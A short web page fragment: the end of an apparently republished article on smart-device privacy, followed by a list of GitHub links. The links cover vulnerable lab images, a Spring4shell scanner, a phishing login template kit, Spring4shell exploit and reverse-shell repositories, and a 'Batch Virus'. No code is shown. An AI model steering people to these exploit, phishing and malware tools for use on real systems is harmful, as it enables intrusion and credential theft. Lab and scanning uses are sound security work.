Last but not least, you can pause and reflect on whether you really need all your devices to be smart. For example, are you willing to give away information about yourself to be able to verbally command your coffee machine to make you a coffee?

**This Article
first
appeared in
The
Conversation**

DOWNLOADS

1. Log4shell Vulnerable Image :
<https://github.com/christophetd/log4shell-vulnerable-app>

2. Vulhub Pre-Built Vulnerable Docker Images :
<https://github.com/vulhub/vulhub>

3. Browser In The Browser (BITB) Login Form Templates :
<https://github.com/mrd0x/BITB>

4. Spring4shell POC - Vulnerable Target & Exploit :
<https://github.com/reznok/Spring4Shell-POC>

5. Spring4shell Vulnerability Scanner - Hunt4spring :
<https://github.com/redhuntlabs/Hunt4Spring>

6. Spring4shell Exploit For Reverse Shell :
<https://github.com/Leovalcante/spring4shell>

7. Batch Guard - Tool :
<https://github.com/ch2sh/BatchGuard>

8. Batch Virus :
<https://github.com/fuhrmarvin96/Batch-Virus>

USEFUL RESOURCES

[Check whether your email is a part of any data breach](https://haveibeenpwned.com)

<https://haveibeenpwned.com>